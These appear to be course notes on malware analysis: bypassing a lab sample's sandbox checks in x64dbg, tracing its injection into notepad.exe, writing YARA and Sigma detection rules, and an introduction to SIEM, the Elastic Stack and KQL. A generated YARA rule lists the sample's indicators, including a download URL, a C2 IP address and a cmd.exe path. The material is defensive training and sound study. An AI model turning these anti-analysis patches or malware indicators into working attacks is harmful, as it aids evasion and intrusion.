
Upon clicking on Run in x64dbg or pressing F9, it won’t hit the breakpoint for the first sandbox detection message code. This means that you successfully patched the instructions.
In a similar manner, you can add a breakpoint on the next sandbox detection function before it prints a MessageBox as well. To do that, the breakpoint should be placed at the second to last Sandbox detected string. If you double-click this string you will notice there’s a jmp instruction which you can skip, directing the execution flow to the next instruction that calls another function. That’s exactly what you need - instead of the sandbox detection MessageBox, it jumps to another function.

You can alter the instruction from je shell.402F09 to jne shell.402F09.

shell.exe performs sandbox detection by checking for internet connectivity. This section’s target doesn’t have internet connectivity. For this reason you should patch this sandbox detection method as well. You can do that by clicking on the first Sandbox detected string and patching the following instruction.


Now, when you press Run, the patched shell.exe proceeds further, downloads the default executable from INetSim, and executes it.

With the sandbox checks bypassed, the actual functionality is unveiled. You can save the patched executable by pressing Ctrl+P and clicking on Patch File. This action stores the patched file, which skips the sandbox checks.

You undertake this process to ensure that the next time you run the saved patched file, it executes directly without the sandbox checks, and you can observe all the events in ProcessMonitor.
Analyzing Malware Traffic
Employ Wireshark, to capture and examine the network traffic generated by the malware. Be mindful of the color-coded traffic: red corresponds to client-to-server traffic, while blue denotes the server-to-client exchanges.
Examining the HTTP Request reveals that the malware sample appends the computer hostname to the user agent field.

When inspecting the HTTP Response, it becomes evident that INetSim has returned its default binary as a response to the malware.

The malware’s request for svchost.exe solicits the default binary from INetSim. This binary responds with a MessageBox featuring the message: This is the INetSim default binary.
Additionally, DNS requests for a random domain and the address ms-windows-update[.]com were sent by the malware, with INetSim responding with fake responses.

Analyzing Process Injection & Memory Region
On the journey of code analysis, you discovered that your executable performs process injection on notepad.exe and displays a MessageBox stating Connection sent to C2.
To probe deeper into the process injection, you propose setting breakpoints at WINAPI functions VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread. These breakpoints will allow you to scrutinize the content held in the registers during the process injection. Here’s the procedure to set these breakpoints:
- Access the x64dbg interface and navigate to the
Symbolstab, located at the top. - In the symbol search box, search for the desired DLL name on the left and function names, such as
VirtualAllocEx,WriteProcessMemory, andCreateRemoteThread, on the right within theKernel32.dllDLL. - As the function names materialize in the search results, right-click and select
Toggle breakpointfrom the context menu for each function. An alternative shortcut is to pressF2.
Executing these steps sets a breakpoint at each function’s entry point.

After setting breakpoints, you press F9 or select Run from the toolbar until you reach the breakpoint for WriteProcessMemory. Up until this moment, notepad has been launched, but the shellcode has not yet been written into notepad’s memory.
Attaching Another Running Process in x64dbg
In order to delve further, open another instance of x64dbg and attach it to notepad.exe.
- Start a new instance of x64dbg.
- Navigate to the
Filemenu and selectAttachor use theAlt+Akeyboard shortcut. - In the
Attachdialog box, a list of running processes will appear. Choose notepad.exe from the list. - Click the
Attachbutton to begin the attachment process.
Once the attachment is successful, x64dbg initiates the debugging of the target process, and the main window displays the assembly code along with other debugging information.
Now, you can establish breakpoints, step through the code, inspect registers and memory, and study the behavior of the attached notepad.exe process using x64dbg.

The 2nd argument of WriteProcessMemory is lpBaseAddress which contains a pointer to the base address in the specified process to which data is written. In your case, it should be in the RDX register.

When invoking the WriteProcessMemory function, the rdx register holds the lpBaseAddress parameter. This parameter represents the address within the target process’s address space where the data will be written.
You aim to examine the registers when the WriteProcessMemory function is invoked in the x64dbg instance running the shell.exe process. This will reveal the address within notepad.exe where the shellcode will be written.

You copy this address to examine its content in the memory dump of the attached notepad.exe process in the second x64dbg instance.
You now select Go to > Expression by right-clicking anywhere on the memory dump in the second x64dbg instance running notepad.exe.
With the copied address entered, the content at this address is displayed, which currently is empty.

Next, you execute shell.exe in the first x64dbg instance by clicking on the Run button. You observe what is inscribed into this memory region of notepad.exe.

Following its execution, you identify the injected shellcode, which aligns with what you discovered earlier during the code analysis. You can verify this in Process Hacker and save it to a file for subsequent examination.
Creating Detection Rules
YARA
YARA (Yet Another Recursive Acronym), a widely used open-source pattern matching tool and rule-based malware detection and classification framework lets you create custom rules to spot specific patterns or characteristics in files, processes, or memory. To draft a YARA rule for your sample, you’ll need to examine the behavior, features, or specific strings/patterns unique to the sample you aim to detect.
Here’s a simple example of a YARA rule that matches the presence of the string Sandbox detected in a process. shell.exe demonstrated such behavior.
rule Shell_Sandbox_Detection {
strings:
$sandbox_string = "Sandbox detected"
condition:
$sandbox_string
}
Now add a lot more strings and patterns into the rule to make it better.
You can utilize the yarGen tool, which automates the process of generating YARA rules, with the prime objective of crafting the best possible rules for manual post-processing. This, however, necessitates a shrewd automatic preselection and a discerning human analyst to generate a robust rule.
First create a new directory and copy shell.exe to the newly created directory.
To automatically create a YARA rule for shell.exe you should execute the following:
d41y@htb[/htb]$ sudo python3 yarGen.py -m /home/htb-student/Samples/MalwareAnalysis/Test/
------------------------------------------------------------------------
_____
__ _____ _____/ ___/__ ___
/ // / _ `/ __/ (_ / -_) _ \
\_, /\_,_/_/ \___/\__/_//_/
/___/ Yara Rule Generator
Florian Roth, July 2020, Version 0.23.3
Note: Rules have to be post-processed
See this post for details: https://medium.com/@cyb3rops/121d29322282
------------------------------------------------------------------------
[+] Using identifier 'Test'
[+] Using reference 'https://github.com/Neo23x0/yarGen'
[+] Using prefix 'Test'
[+] Processing PEStudio strings ...
[+] Reading goodware strings from database 'good-strings.db' ...
(This could take some time and uses several Gigabytes of RAM depending on your db size)
[+] Loading ./dbs/good-imphashes-part3.db ...
[+] Total: 4029 / Added 4029 entries
[+] Loading ./dbs/good-strings-part9.db ...
[+] Total: 788 / Added 788 entries
[+] Loading ./dbs/good-strings-part8.db ...
[+] Total: 332082 / Added 331294 entries
[+] Loading ./dbs/good-imphashes-part4.db ...
[+] Total: 6426 / Added 2397 entries
[+] Loading ./dbs/good-strings-part2.db ...
[+] Total: 1703601 / Added 1371519 entries
[+] Loading ./dbs/good-exports-part2.db ...
[+] Total: 90960 / Added 90960 entries
[+] Loading ./dbs/good-strings-part4.db ...
[+] Total: 3860655 / Added 2157054 entries
[+] Loading ./dbs/good-exports-part4.db ...
[+] Total: 172718 / Added 81758 entries
[+] Loading ./dbs/good-exports-part7.db ...
[+] Total: 223584 / Added 50866 entries
[+] Loading ./dbs/good-strings-part6.db ...
[+] Total: 4571266 / Added 710611 entries
[+] Loading ./dbs/good-strings-part7.db ...
[+] Total: 5828908 / Added 1257642 entries
[+] Loading ./dbs/good-exports-part1.db ...
[+] Total: 293752 / Added 70168 entries
[+] Loading ./dbs/good-exports-part3.db ...
[+] Total: 326867 / Added 33115 entries
[+] Loading ./dbs/good-imphashes-part9.db ...
[+] Total: 6426 / Added 0 entries
[+] Loading ./dbs/good-exports-part9.db ...
[+] Total: 326867 / Added 0 entries
[+] Loading ./dbs/good-imphashes-part5.db ...
[+] Total: 13764 / Added 7338 entries
[+] Loading ./dbs/good-imphashes-part8.db ...
[+] Total: 13947 / Added 183 entries
[+] Loading ./dbs/good-imphashes-part6.db ...
[+] Total: 13976 / Added 29 entries
[+] Loading ./dbs/good-strings-part1.db ...
[+] Total: 6893854 / Added 1064946 entries
[+] Loading ./dbs/good-imphashes-part7.db ...
[+] Total: 17382 / Added 3406 entries
[+] Loading ./dbs/good-exports-part6.db ...
[+] Total: 328525 / Added 1658 entries
[+] Loading ./dbs/good-imphashes-part2.db ...
[+] Total: 18208 / Added 826 entries
[+] Loading ./dbs/good-exports-part8.db ...
[+] Total: 332359 / Added 3834 entries
[+] Loading ./dbs/good-strings-part3.db ...
[+] Total: 9152616 / Added 2258762 entries
[+] Loading ./dbs/good-strings-part5.db ...
[+] Total: 12284943 / Added 3132327 entries
[+] Loading ./dbs/good-imphashes-part1.db ...
[+] Total: 19764 / Added 1556 entries
[+] Loading ./dbs/good-exports-part5.db ...
[+] Total: 404321 / Added 71962 entries
[+] Processing malware files ...
[+] Processing /home/htb-student/Samples/MalwareAnalysis/Test/shell.exe ...
[+] Generating statistical data ...
[+] Generating Super Rules ... (a lot of magic)
[+] Generating Simple Rules ...
[-] Applying intelligent filters to string findings ...
[-] Filtering string set for /home/htb-student/Samples/MalwareAnalysis/Test/shell.exe ...
[=] Generated 1 SIMPLE rules.
[=] All rules written to yargen_rules.yar
[+] yarGen run finished
You will notice that a file named yargen_rules.yar is generated by yarGen that incorporates unique strings, which are automatically extracted and inserted into the rule.
d41y@htb[/htb]$ cat yargen_rules.yar
/*
YARA Rule Set
Author: yarGen Rule Generator
Date: 2023-08-02
Identifier: Test
Reference: https://github.com/Neo23x0/yarGen
*/
/* Rule Set ----------------------------------------------------------------- */
rule _home_htb_student_Samples_MalwareAnalysis_Test_shell {
meta:
description = "Test - file shell.exe"
author = "yarGen Rule Generator"
reference = "https://github.com/Neo23x0/yarGen"
date = "2023-08-02"
hash1 = "bd841e796feed0088ae670284ab991f212cf709f2391310a85443b2ed1312bda"
strings:
$x1 = "C:\\Windows\\System32\\cmd.exe" fullword ascii
$s2 = "http://ms-windows-update.com/svchost.exe" fullword ascii
$s3 = "C:\\Windows\\System32\\notepad.exe" fullword ascii
$s4 = "/k ping 127.0.0.1 -n 5" fullword ascii
$s5 = "iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com" fullword ascii
$s6 = " VirtualQuery failed for %d bytes at address %p" fullword ascii
$s7 = "[-] Error code is : %lu" fullword ascii
$s8 = "C:\\Program Files\\VMware\\VMware Tools\\" fullword ascii
$s9 = "Failed to open the registry key." fullword ascii
$s10 = " VirtualProtect failed with code 0x%x" fullword ascii
$s11 = "Connection sent to C2" fullword ascii
$s12 = "VPAPAPAPI" fullword ascii
$s13 = "AWAVAUATVSH" fullword ascii
$s14 = "45.33.32.156" fullword ascii
$s15 = " Unknown pseudo relocation protocol version %d." fullword ascii
$s16 = "AQAPRQVH1" fullword ascii
$s17 = "connect" fullword ascii /* Goodware String - occured 429 times */
$s18 = "socket" fullword ascii /* Goodware String - occured 452 times */
$s19 = "tSIcK<L" fullword ascii
$s20 = "Windows-Update/7.6.7600.256 %s" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 60KB and
1 of ($x*) and 4 of them
}
You can review the rule and modify it as necessary, adding more strings and conditions to enhance its reliability and effectiveness.
To detect malware using YARA rules you can then use this rule to scan a directory as follows:
d41y@htb[/htb]$ yara /home/htb-student/yarGen-0.23.4/yargen_rules.yar /home/htb-student/Samples/MalwareAnalysis/
home_htb_student_Samples_MalwareAnalysis_Test_shell /home/htb-student/Samples/MalwareAnalysis//shell.exe
You will notice that shell.exe is returned.
Sigma
Sigma is a comprehensive and standardized rule format extensively used by security analysts and SIEM systems. The objective is to detect and identify specific patterns or behaviors that could potentially signify security threats or events. The standardized format of Sigma rules enables security teams to define and disseminate detection logic across diverse security platforms.
To construct a Sigma rule based on certain actions - for instance, dropping a file in a temporary location - you can devise a sample rule along these lines.
title: Suspicious File Drop in Users Temp Location
status: experimental
description: Detects suspicious activity where a file is dropped in the temp location
logsource:
category: process_creation
detection:
selection:
TargetFilename:
- '*\\AppData\\Local\\Temp\\svchost.exe'
condition: selection
level: high
falsepositives:
- Legitimate exe file drops in temp location
In this instance, the rule is designed to identify when the file svchost.exe is dropped in the Temp directory.
During analysis, it’s advantageous to have a system monitoring agent operating continuously. In this context, you’ve chosen Sysmon to gather the logs. Its log categories encompass process creation, network connection, file creation, registry modification, among others. The scrutiny of these events assists in pinpointing IoCs and understanding behavior patterns, thus facilitating the crafting of effective detection rules.
For instance, Sysmon has collected such as process creation, process access, file creation, and network connection, among others, in response to the activities conducted by shell.exe. This compiled information proves instrumental in enhancing your understanding of the sample’s behavior and developing more precise and effective detection rules.
SIEM
Security Monitoring & SIEM Fundamentals
SIEM
What is SIEM?
Security Information and Event Management (SIEM) encompasses the utilization of software offerings and solutions that merge the management of security data with the supervision of security events. These instruments facilitate real-time evaluations of alerts related to security, which are produced by network hardware and apps.
SIEM tools posses an extensive range of core functionalities, such as the collection and administration of log events, the capacity to examine log events and supplementary data from various sources, as well as operational features like incident handling, visual summaries, and documentation.
Employing SIEM innovations, IT personnel can detect cyberattacks at the time of or even prior to their occurrence, thereby enhancing the speed of their response during incident resolution. Consequently, SIEM plays an indispensable role in the effectiveness and ongoing supervision of a company’s information security framework. It serves as the bedrock of an organization’s security tactics, offering a holistic method for identifying and managing potential threats.
How does a SIEM Solution work?
SIEM systems function by gathering data from a variety of sources, including PCs, network devices, servers, and more. This data is then standardized and consolidated to facilitate ease of analysis.
SIEM platforms employ security experts who scrutinize the data in order to identify and detect potential threats. This procedure allows businesses to locate security breaches and examine alerts, offering crucial insights into the organization’s security standing.
Alerts notify Security Operations/Monitoring personnel that they must look into a possible security event or incident. These notifications are usually concise and inform staff of a specific attack targeting the organization’s information systems. Alerts can be conveyed through multiple channels, such as emails, console pop-up messages, text messages, or phone calls to smartphones.
SIEM systems generate a vast number of alerts owing to the substantial volume of events produced for each monitored platform. It is not unusual for an hourly log of events to range from hundreds to thousands. As a result, fine-tuning the SIEM for detecting and alerting on high-risk events is crucial.
The capacity to accurately pinpoint high-risk events is what distinguishes SIEM from other network monitoring and detection tools, such as Intrusion Prevention Systems or Intrusion Detection Systems. SIEM does not supplant the logging capabilities of these devices; rather, it operates in conjunction with them by processing and amalgamating their log data to recognize events that could potentially lead to system exploitation. By integrating data from numerous sources, SIEM solutions deliver a holistic strategy for threat detection and management.
Data Flows within a SIEM
- SIEM solutions ingest logs from various data sources. Each SIEM tool possesses unique capabilities for collecting logs from different sources. This process is known as data ingestion or data collection.
- The gathered data is processed and normalized to be understood by the SIEM correlation engine. The raw data must be written or read in a format that can be comprehended by the SIEM and converted into a common format from various types of datasets. This process is called data normalization and data aggregation.
- Finally, the most crucial part of SIEM, where SOC teams utilize the normalized data collected by the SIEM to create various detection rules, dashboards, visualizations, alerts, and incidents. This enables the SOC team to identify potential security risks and respond swiftly to security incidents.
Elastic Stack
What is the Elastic Stack?
The Elastic Stack, created by Elastic, is an open-source collection of mainly three apps (Elasticsearch, Logstash, and Kibana) that work in harmony to offer users comprehensive search and visualization capabilities for real-time analysis and exploration of log file sources.
The high-level architecture of the Elastic stack can be enhanced in resource-intensive environments with the addition of Kafka, RabbitMQ, and Redis for buffering and resiliency, and nginx for security.
Components
Elasticsearch
… is a distributed and JSON-based search engine, designed with RESTful APIs. As the core component of the Elastic Stack, it handles indexing, storing, and querying. Elasticsearch empowers users to conduct sophisticated queries and perform analytics operations on the log file records processed by Logstach.
Logstash
… is responsible for collecting, transforming, and transporting log file records. Its strength lies in its ability to consolidate data from various sources and normalize them. Logstash operates in three main areas:
- Process input: Logstah ingests log file records from remote locations, converting them into a format that machines can understand. It can receive records through different input methods, such as reading from a flat file, a TCP socket, or directly from syslog messages. After processing the input, Logstash proceeds to the next function.
- Transform and enrich log records: Logstash offers numerous ways to modify a log record’s format and even content. Specifically, filter plugins can perform intermediary processing on an event, often based on a predefined condition. Once a log record is transformed, Logstash processes it further.
- Send log records to Elasticsearch: Logstash utilizes output plugins to transmit log records to Elasticsearch.
Kibana
… serves as the visualization tool for Elasticsearch documents. Users can view the data stored in Elasticsearch and execute queries through Kibana. Additionally, Kibana simplifies the comprehension of query results using tables, charts, and custom dashboards.
Beats
… is an additional component of the Elastic Stack. These lightweight, single-purpose data shippers are designed to be installed on remote machines to forward logs and metrics to either Logstash or Elasticsearch directly. Beats simplify the process of collecting data from various sources and ensure that the Elastic Stack receives the necessary information for analysis and visualization.
Elastic Stack as a SIEM Solution
The Elastic Stack can be used as a SIEM solution to collect, store, analyze, and visualize security-related data from various sources.
To implement the Elastic Stack as a SIEM solution, security-related data from various sources such as firewalls, IDS/IPS, and enpoints should be ingested into the Elastic Stack using Logstash. Elasticsearch should be configured to store and index the security data, and Kibana should be used to create custom dashboards and visualizations to provide insights into security-related events.
To detect security-related incidents, Elasticsearch can be used to perform searches and correlations on the collected security data.
As SOC analysts, you are likely to extensively use Kibana as your primary interface when working with the Elastic Stack. Therefore, it is essential to become proficient with its functionalities and features.
Kibana Query Language (KQL) is a powerful and user-friendly query language designed specifically for searching and analyzing data in Kibana. It simplifies the process of extracting insights from your indexed Elasticsearch data, offering a more intuitive approach than Elasticsearch’s Query DSL.
- Basic Structure: KQL queries are composed of
field:valuepairs, with the field representing the data’s attribute and the value presenting the date you’re searching for.
event.code:4625
The KQL query event.code:4625 filters data in Kibana to show events that have the Windows event code 4625. This Windows event code is associated with failed login attempts in a Windows OS.
By using this query, SOC analysts can identify failed login attempts on Windows machines within the Elasticsearch index, and investigate the source of the attempts and potential security threats. This type of query can help identify brute force attacks, password guessing, and other suspicious activities related to login attempts on Windows systems.
By further refining the query with additional conditions, such as the source IP address, username, or time range, SOC analysts can gain more specific insights and effectively investigate potential security incidents.
- Free Text Search: KQL supports free text search, allowing you to search for a specific term across multiple fields without specifying a field name.
"svc-sql1"
This query returns records containing the string “svc-sql1” in any indexed field.
- Logical Operators: KQL supports logical operators AND, OR, and NOT for contructing more complex queries, Parantheses can be used to group expressions and control the order of evaluation.
event.code:4625 AND winlog.event_data.SubStatus:0xC0000072
The KQL query event.code:4625 AND winlog.event_data.SubStatus:0xC0000072 filters data in Kibana to show events that have the Windows event code 4625 and the SubStatus value of 0xC0000072.
In Windows, the SubStatus value indicates the reason for a login failure. A SubStatus value of 0xC0000072 indicates that the account is currently disabled.
By using this query, SOC analysts can identify failed login attempts against disabled accounts. Such a behavior requires further investigation, as the disabled account’s credentials may have been identified somehow by an attacker.
- Comparison Operatos: KQL supports various comparison operators such as
,,:>,:>=,:<,:<=and:!. These operators enable you to define precise conditions for matching field values.
event.code:4625 AND winlog.event_data.SubStatus:0xC0000072 AND @timestamp >= "2023-03-03T00:00:00.000Z" AND @timestamp <= "2023-03-06T23:59:59.999Z"
By using this query, SOC analysts can identify failed login attempts against disabled accounts that took place between March 3rd 2023 and March 6th 2023.
- Wildcards and RegEx: KQL supports wildcards and RegEx to search for patterns in field values.
event.code:4625 AND user.name: admin*
The Kibana KQL query event.code:4625 AND user.name: admin* filters data in Kibana to show events that have the Windows event code 4625 and where the username starts with “admin”, such as “admin”, “administrator”, “admin123”, etc.
This query can be useful in identifying potentially malicious login attempts targeted at administrator accounts.
Identifying Available Data
Leverage KQL’s Free Text Search
Using the “Discover” feature, you can effortlessly explore and sift through the available data, as well as gain insights into the architecture of the available fields, before you start constructing KQL queries.
- By using a search engine for the Windows event logs that are associated with failed login attempts, you will come across resources such as https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=4625
- Using KQL’s free text search you can search for
4625. In the returned records you noticeevent.code:4625,winlog.event_id:4625, and@timestampevent.codeis related to the Elastic Common Schema (ECS)winlog.event_idis related to Winlogbeat- If the organization you work for is using the Elastic Stack across all offices and security departments, it is preferred that you use the ECS fields in your queries
@timestamptypically contains the time extracted from the original event and it is different fromevent.created- When it comes to disabled accounts, the aforementioned resource informs you that a SubStatus value of 0xC0000072 inside a 4625 Windows event log indicates that the account is currently disabled. Again using KQL’s free text search you can search for
0xC0000072. By expanding the returned record you noticewinlog.event_data.SubStatusthat is related to Winlogbeat.
Leverage Elastic’s Documentation
It could be a good idea to first familiarize yourself with Elastic’s comprehensive documentation before delving into the “Discover” feature. The documentation provides a wealth of information on the different types of fields you may encounter. Some good resources to start with are:
- Elastic Common Schema
- Elastic Common Schema event fields
- Winlogbeat fields
- Winlogbeat ECS fields
- Winlogbeat security module fields
- Filebeat fields
- Filebeat ECS fields
Elastic Common Schema (ECS)
… is a shared and extensible vocabulary for events and logs across the Elastic Stack, which ensures consistent field formats across different data sources. When it comes to KQL searches within the Elastic Stack, using ECS fields presents several key advantages:
- Unified Data View: ECS enforces a structured and consistent approach to data, allowing for unified views across multiple data sources. For instance, data originating from Windows logs, network traffic, endpoint events, or cloud-based data sources can all be searched and correlated using the same field names.
- Improved Search Efficieny: By standardizing the field names across different data types, ECS simplifies the process of writing queries in KQL. This means that analysts can efficiently construct queries without needing to remember specific field names for each data source.
- Enhanced Correlations: ECS allows for easier correlation of events across different sources, which is pivotal in cybersecurity investigations. For example, you can correlate an IP address involved in a security incident with network traffic logs, firewall logs, and endpoint data to gain a more comprehensive understanding of the incident.
- Better Visualization: Consistent field naming conventions improve the efficacy of visualizations in Kibana. As all data sources adhere to the same schema, creating dashboards and visualizations becomes easier and more intuitive. This can help in spotting trends, identifying anomalies, and visualizing security incidents.
- Interoperability with Elastic Solutions: Using ECS fields ensures full compatibility with advanced Elastic Stack features and solutions, such as Elastic Security, Elastic Observability, and Elastic Machine Learning. This allows for advanced threat hunting, anomaly detection, and performance monitoring.
- Future-proofing: AS ECS is the foundational schema across the Elastic Stack, adopting ECS ensures future compatibility with enhancements and new features that are introduced into the Elastic ecosystem.
SOC
What is a SOC?
